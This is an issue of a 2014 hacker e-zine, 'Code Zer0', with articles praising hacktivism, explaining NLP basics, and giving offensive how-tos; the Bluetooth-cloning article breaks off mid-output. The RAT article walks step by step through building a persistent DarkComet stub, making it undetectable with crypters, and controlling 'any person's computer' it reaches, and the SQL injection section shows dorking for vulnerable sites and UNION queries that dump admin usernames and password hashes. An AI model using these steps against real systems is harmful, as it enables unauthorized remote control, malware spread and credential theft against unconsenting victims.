TheCode Zer0 Magazine

Let The Hacking Begin......

"Nothing is true; everything is permitted"

Presented By: Cyber Wizards

March, 2014: Issue 2

Contents

Cover Story

In this issue, we have two main cover topics, Hackactivism and NLP. In Hackactivism, we discuss abou the importance of groups like Anonymous and Indishell in the Cyber World. In NLP section, we study the concept of Natural Language Processing and we try to get a basic understanding of this technique and study some algorithms related to NLP.

Open Letter

We have posted a letter which was published in "The Jargon File", which is a sample letter which you can send to the editors of magazines or newspapers who are potraying hackers in a bad or negative light. You can either edit the letter or send it as a whole ;) This helps to correct the misconceptions of the people and spread awareness among the people about the wonderful hacker culture.


The Editorial

Hello Dear Readers,

It feels so good to present before you the second issue of Code Zer0. We are very grateful for the overwhelming response that we received from you along with appreciation and critics. In this issue we promise to keep our improvements on a logarithmic scale.

In the March issue of the magazine, we discuss important topics such as Natural Language Processing and its algorithms, which highly enhances the intelligence of a website and on cloning a bluetooth device. We also analyse RATs, which allow us to remotely control a person's computer and install utilities such as keyloggers in it. It is a very useful tool for penentration testing.

There is also an article on "Hackactivism", in which we talk about some of the glorious activist groups such as "Anonymous" and cyber warfare groups such as "Indishell". Here we discuss on the need of such groups to promote and ensure freedom of information and expression. There is also an open letter, which is for the magazines and people who disrespect the hackers and don't give them the credit they deserve. It has been taken from, "The Jargon File".



We hope that you enjoy this edition of Code Zer0 and keep supporting us. May the youth of India excel in hacking and cyber-security, so that India becomes a SuperNation, a "Super Power" in the deep and amazing Cyber World.

With Warm Regards,
Tanay Pant
Editor-In-Chief

Hackactivism

Be it that middle schooler in the Jurrassic Park movie who hacked into the park's system and saved our heroes from the bloodthirsty dinosaurs, and not forgetting when Will Smith hacks into an extra-terrestrial system (which made me question the aliens' firewall system!) in the movie, The Independance Day and lol everything is compatible; from the movies we have learned that hacking is a way by which millions of lives can be saved (hack into the villain's system and 'zounds, he is finished) .That makes me wonder if hacking can really be used as a medium to save lives ?

Hackers have always been associated with disobedience and anarchy. Some one hacking into your account and stealing away your pictures and videos(bad luck, actors!) has always been a nightmare. But,can hacking be used for something good?


This is where hackactivism comes into the scene. It is a kind of oxymoron, apparently two contradictory elements together.According to the dictionary, the word hacking means: to gain unauthorized access to data in a system or computer and the word activism means: the policy or action of using vigorous campaigning to bring about political or social change.Thus,the word hackactivism means to spread a message within the society through virtual sit-ins, protest websites, mail bombings, and the virtual vandalism of websites (e-graffiti) (Or we may call that defacing).

The people who do these 'random hacks of kindness' call themselves as hackactivists. No,they don't go protesting all over with a banner and a loudspeaker. Hacktivists demonstrate their protests using different attack methods. One popular attack is to deface the websites. For example, Microsoft’s UK Event’s website was displaced with a Saudi Arabian flag. Then, there are the Distributed Denial of Service (DDoS) attacks.These are quite interesting ones as in this they flood a website with too much traffic and as the site attempts to process the large volume of malicious traffic and the server just crashes as a result. (reminds me of the exam result days when the website just crashes leaving the terribly curious souls cursing the authorities).

One of the most recent hackactivism campaigns is the Operation Payback carried out by hacktivists, named Anonymous, in September 2010.Their campaign focuses against "Internet censorship". The group's initial goal was to bring down anti-piracy sites, such as the recording and media companies who attempted to act against illegal file sharers. Also law firms threatening to bring those who illegally downloaded files to court were attacked. In the latest of their chain of cyber-protests, the Anonymous group proceeded to organizations who have shown to act against companies who had severed ties with Wikileaks. For instance, MasterCard was attacked since they refused to process donations to Wikileaks.

Our earth is a unanimous entity, our world-our lovely little world that has nurtured us since the time immemorial. Ever since man unleashed the speculations of intelligentsia,the hymns of faith and the microcosm of science,it has never been the same. The birth of internet led to a revolution which has been increasing since then.As more and more people are getting connected over internet, it has become a lot more easier to create awareness and fight for rights.

The 'self-defense for the unconstitutional government' or Hackactivism has given rise to a new era of free and unsensored thinking.These hackactivists are like omnipresent,all seeing souls.



So, we cannot deny the fact that hackers in reality, are a boon to the society. Take the example of the recent India-Bangladesh cyberwar in which, one of the host active and powerful group of Indian hackers called "Indishell" participated, at the time when the government did not take any serious action. These people act like watchers of the watchmen just like Julian Assange, the founder of "WikiLeaks".

All this proves that hackers, in reality are the heroes of the computer revolution, wizards of the cyber world who stay up late and try to keep the things just in our society.

My salute to all the hackers!

This article is written by Miss Gargi Trivedi. She is a CodeZer0 er...a wanderer,a talker,and a curious soul in her world of whims and fantasies. She is also a cyber activist and a hacking enthusiast.

Natural Language Processing (NLP)

NATURAL LANGUAGE PROCESSING

Ever visited any feedback website, where you are asked to give valuable feedback & in return of the feedback, RATINGS/SCORE appears automatically? It seems like the website automatically processes your words. This concept is known as NATURAL LANGUAGE PROCESSING (NLP), that is the interaction between computer and human through natural language.

This seems to be a good step towards the Artificial Intelligence (AI) in which the computer can understand human language & respond accordingly. This field is undergoing tremendous research all across the globe by computer scientists & linguistics.

There are various things that the smart systems can understand like spam detection (from the text of messages), finding a certain part of speech in a sentence, etc. Some other technologies which are under development are: Sentiment Analysis (Ratings from feedbacks , Like/ Dislike) , Machine Translation, etc. But there are still a lot of things that are hard for NLP like summarization , answering hard questions or answering to queries asked by humans.

WHAT ARETHE STONES IN THE PATH ?

The main things that make NLP hard are:-

1) Languages other than English like Chinese in which there is no punctuation mark, German in which the words are very long, etc.

2) Ambiguous sentences like “Hospital is sued by 7 FOOT doctors”, this sentence can be treated in two ways and is hard to crack by

computer.

3) IDIOMS & Phrases which contains typical words.

4) SMS or Chatting language words like ‘U’ ->’YOU’, ‘R’->’ARE’,etc.

5) Words like INTEREST which has 2 meanings: Liking and the Interest rates of banks.

6) Grammatical Errors.

These things make NLP hard and therefore more stronger algorithms are being developed day by day in various parts of the world.

SO WHAT TO LEARN NEXT ?

So, now we want to understand how it actually works.
To understand it there are various ALGORITHMS designed to make NLP easier.

METHODS OF TEXT PROCESSING

1) Method of disjunctions. (As in Preg_match() of PHP)

In this method, square brackets are used here to define CONDITIONALS, like for CASE insensitivity we can use [Tt]he so that it accepts both ‘The’ & ‘the’ But Not ‘THE’ or ‘tHE’.
There are various other ways like : i) [a-zA-Z] – all alphabets (both cases), ii)[0123456789] – all numbers, iii)[aeiou] – for vowels. Several other cases can be built to get desired result.

2)Use of Wildcards.


This method is used to minimize the errors done by a person when he is excited like ‘hiiiiii……’ in text chat. So to do this, we can use ‘+’

wildcards ‘hi+’ so that it interprets any number of ‘i’ as ‘hi’ only.
The other wildcards are :-
i) ’?’ – for optional character ex.- color/colour.
ii) ‘*’ – for zero and more.
iii) ‘.’ For any character ex.- beg.n -> begin,begIn,begun,begi5n. It accepts all as true values.

3) Word Tokenization(Important NLP Task)

The word tokenization refers to interpreting small words from long words as in German. For ex.- THECATINTHEHAT can be tokenized as THE CAT IN THE HAT.

For this we use Greedy algorithm or max-match algorithm:-
According to this algorithm, we find the longest meaningful word so for THECATINTHEHAT, we start from T and then H, which is still meaningless and then to E and we find the word ‘THE’ but it is max-match algo. So we further go to C But THEC is meaningless so we make our previously found word ‘THE’ as our first word & similarly we can get the ‘THE CAT IN THE HAT’.



4) Word Normalization

In this we make the words normalized like automatic, automates, automate, etc. all in one category ‘automate’, the smallest sensible word. This is known as STEMMING(MORPHOLOGY).

For this task we use Porter’s Algorithm:-
In this words at last are processed to make words fall in one category. So we use the following conventions:

‘sses’ as in compresses is replaced by ‘ss’ & in same way ‘ies’-> i & s-> NULL(removes it) , ss->ss. (Both the word ‘cat’ and ‘cats’ fall in the same category).

For removing more complex words like ‘ing’ , ‘ational’ , ‘ator’ we use ‘ational’->ate, ‘izer’->ize, ‘ator’->ate, etc. AND ‘al’->NULL, ‘ate’->NULL, ‘able’->NULL. And we get the world ‘Automat’.

There are still more under-developing but advance algorithms that are available but still there is a huge database of words & phrases which are hard to be analyzed by presently available algorithms, but in the coming future it is going to be the FUTURE of Information Technology.

FUTURE ADVANTAGES OF NLP

- Automation of task according to our Liking or Disliking.
- User input processing in an efficient and intelligent way.
- Any language is accepted for any computer related tasks.
- Computer will get the power of decision making.
- Searching will become more proper, accurate and easy.

MORE IN THE CONTEXT OF NLP

For Making NLP efficient modern algorithms prefer Machine learning rather than older decision tree of if-then cases which turns out to be quite ambiguous after sometime.

This machine learning generates more cases than a hand written rule and hence makes NLP easier to accumulate. Try lectures of Stanford University for learning more about NLP.

To try the Method of Disjunctions:-
Point your browser to – www.regexpal.com/

This article is written by Mr. Shubham Oli. He is a Windows Hacker , Python and PHP programmer and a NLP enthusiast.

Hacking with RATs


A Remote Access Tool (a RAT) is a piece of software that allows a remote "operator" to control a system as if he has physical access to that system. While desktop sharing and remote administration have many legal uses, "RAT" software is usually associated with criminal or malicious activity.

Malicious RAT software is typically installed without the victim's knowledge, often as payload of a Trojan horse, and will try to hide its operation from the victim and from security software.

That is why RATs are always flagged as virii by the Anti-Virus softwares. So, we need to use a Crypter and a Binder to make our RAT payload Fully Undetectable (FUD).

The newest versions of RATs are always the most stable. At the time of writing v5.4.1 Legacy is the latest version.

#1. Go to the DarkComet website (http://darkcomet-rat.com).
#2 You can either download directly or you can download using a torrent client.
#3. Extract the files to some external folder.




Celesty Binder	6/3/2012 8:16 PM	File folder	
Goodies	6/3/2012 8:18 PM	File folder	
Icons	8/20/2011 3:14 PM	File folder	
Plugins SRC	3/16/2012 3:23 PM	File folder	
skins	8/20/2011 3:14 PM	File folder	
Spoof extensions	1/15/2012 4:55 PM	File folder	
changelog	6/3/2012 8:15 PM	Text Document	8 KB
DarkComet	6/7/2012 6:01 PM	Application	11,547 KB
GeoIP.dat	8/20/2011 3:15 PM	DAT File	1,171 KB
readme_help	6/3/2012 8:38 PM	Text Document	3 KB
sqlite3.dll	2/4/2011 7:26 AM	Application extens...	511 KB

#4 Open DarkComet.exe. (Run as Administrator).

#5 Click DarkComet-RAT at the top left.

#6 Click ‘Listen to new port (+Listen)‘.

#7 A new window should open, enter your Port number then tick ‘Try to forward automaticaly (UPNP)‘ and click Listen.



#8 Move over to ‘Socket / Net‘ located at the very end of the top left border.

#9 Go to ‘www.canyouseeme.org‘, put in the port that you are listening on. If all went well, it should say: Success, your ISP is not blocking port number ___.

#10 Now, click DarkComet-RAT again and click Server Module, then click Full Editor (Expert)

#11 Name your Security Password anything you like, then click the Mutex a few times. We then have the Main Settings done.

#12 Untick FWB (Firewall Bypass). Go to Network Settings. Now, go to http://www.no-ip.com and register.

#13 Click Free DNS.

#14 Put in whatever you want for it. Make sure the email is valid because we will need it to validate. (if you don’t want to give your email, get a temp email at 10minutemail.com). Sign in now.

#15 Now, at the Body you will see a list of options, click ‘Add Host’

#16 Leave IP Address, as that will show as Default your IP address.

#17 Click Create Host.

#18 Go back to your DarkComet and put in the Ip/DNS and Port (DNS for the NO-IP you made a second ago and Port for the one you listened on!\)

#19 Then click 'Add' and go to Module Startup.

#20 Tick the 'Start the stub with windows (module startup)'

21Then leave everything but 'Persistance installation (always come back)' Tick that.

#22 Now go to 'Stub Finalization' at the end.

#23 If you are going to get it crypted then don't tick UPX (Ultimate Packer Executable) but if you are, I would leave it off and just have it on No compression.

#24 Now tick the 'Save the profile when stub succesfully generated' and Build the Stub.

#25 Go to the Client Settings in DarkComet-RAT and then Click NO-IP Updater

#26 Then put in the NO-IP host, Username and Password, then tick 'Auto update your no-ip dns when your IP change'.

#27 Now, run the stub that you generated in a Sandbox to test, and you should show up!

In this this way you can take control of any person's computer you send the executable to. However you will have to study about crypters pretty much, as we need to make the EXE FUD. By the way, the systems hacked with RATs and which are still under control are called Slaves.

Basic Manual SQLI

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL injection attacks are also known as SQL insertion attacks.

SQL Injection is a very well known exploiting method. You can only SQL Inject a website if it's vulnerable to SQLi.

Find dork list at http://pastebin.com/3P9tBydc

1) Find the site you want to SQL Inject from google.com

2) Search your dorks (From the list provided) on google.

3) Select sites and put a ' at the end of the number of the url.

4) If you get an error(any type with MYSQL error included) or A broken Image (or video), Its Vulnerable.

5) Now you need to do ORDER BY 100- if it says "column 100 Unknown" Or the same error go down to 25 and go down 1 each time till it has no error. Now you found your Vulnerable table. Lets Inject it!

6) Okay now once you have the table that is injectable, Lets Say your vulnerable column is 5 and you receive the error on "6" do UNION

SELECT (Example: site.com/index.php?id=null union select 1,2,3,4,5--) Lets say it gives you 3 numbers, 1 & 3. Both are injectable!

7) Now lets check the Version of the Website. (EXAMPLE: site.com/index.php?id=null union select 1,2,@@version,4,5,6--) This will give you the version of the site!

Alright Now that we found the version (This isn't important, not exactly anyway). You're ready to find the tables,columns,and data from the database! Lets begin.

8) Now we need to find the tables, you simply do this (Example: site.com/index.php?id=null union select 1,2,group_concat(table_name),4,5,6 from information_schema.tables where table_schema=database()--) This will get the tables of the site!

Note: keep notepad++ or notepad open to keep track of columns and tables
(look for username,password,email)

Now we need to find the columns of the website, this is fairly easy to do!

9) Simply do this: (EXAMPLE: site.com/index.php?id=null union select 1,2,group_concat(column_name),4,5,6 from information_schema.columns where table_schema=database()--)

CONGRATULATIONS you've found the tables and columns of the website!

Now it is time to find administrative information!
Follow the steps below! Lets say you got Username and Password in the tables, and you found login in the column section!

To find your admin info do this: (EXAMPLE: site.com/index.php?id=null union select 1,2,group_concat(username,0x3a,password),4,5,6 from login--) You'll receive information of all the users in the database, from the login recent,old,etc.

Lets say it is Like this:

admin:b59c67bf196a4758191e42f76670ceba

To decrypt a hash (This is a MD5 hash) You can simply go to http://www.md5decrypter.co.uk and decrypt it.

Next time we will automate it with HAVIJ ;)

Cloning a Bluetooth Device


Ok, So here comes Linux.

Have you ever gave a thought that you can clone a Bluetooth device by using Linux.
Here I will explain you that you can.

Requirements: A workstation running with Linux.
A Bluetooth device (Target)
spooftooph-0.4.tar.gz
And most important thing: A well working Brain.(lol)

Lets begin with some real things.

Description
Spooftooph is designed to automate spoofing or cloning Bluetooth device Name, Class, and Address. Cloning this information effectively allows Bluetooth device to hide in plain site. Bluetooth scanning software will only list one of the devices if more than one device in range shares the same device information when the devices are in Discoverable Mode (specificaly the same Address).




```
                  Time: Tue Mar  2 23:18:13 2010

   TYPE                                 NAME
   ADDR               CLASS             SERVICES

0) LAN Access (Fully available)         Elrond's LAN Access
   00:28:21:68:3F:FD    0x080305        [ Capturing ]
1) Imaging (Unknown)                    Dana Scully's Imaging
   00:7B:52:31:98:DC    0x420600        [ Networking, Telephony ]
2) Wearable (Pager)                     Zorg's Wearable
   00:F9:B5:97:3F:E2    0x180702        [ Capturing, Object Transfer ]
3) LAN Access (Fully available)         Lennier's LAN Access
   00:62:FA:83:93:DE    0x540304        [ Rendering, Object Transfer, Telephony ]
4) Phone (Uncategorized)                Lando Calrissian's Phone
   00:CB:29:22:EF:5B    0x310200        [ Positioning, Object Transfer, Audio ]
5) Phone (Uncategorized)                Will Robinson's Phone
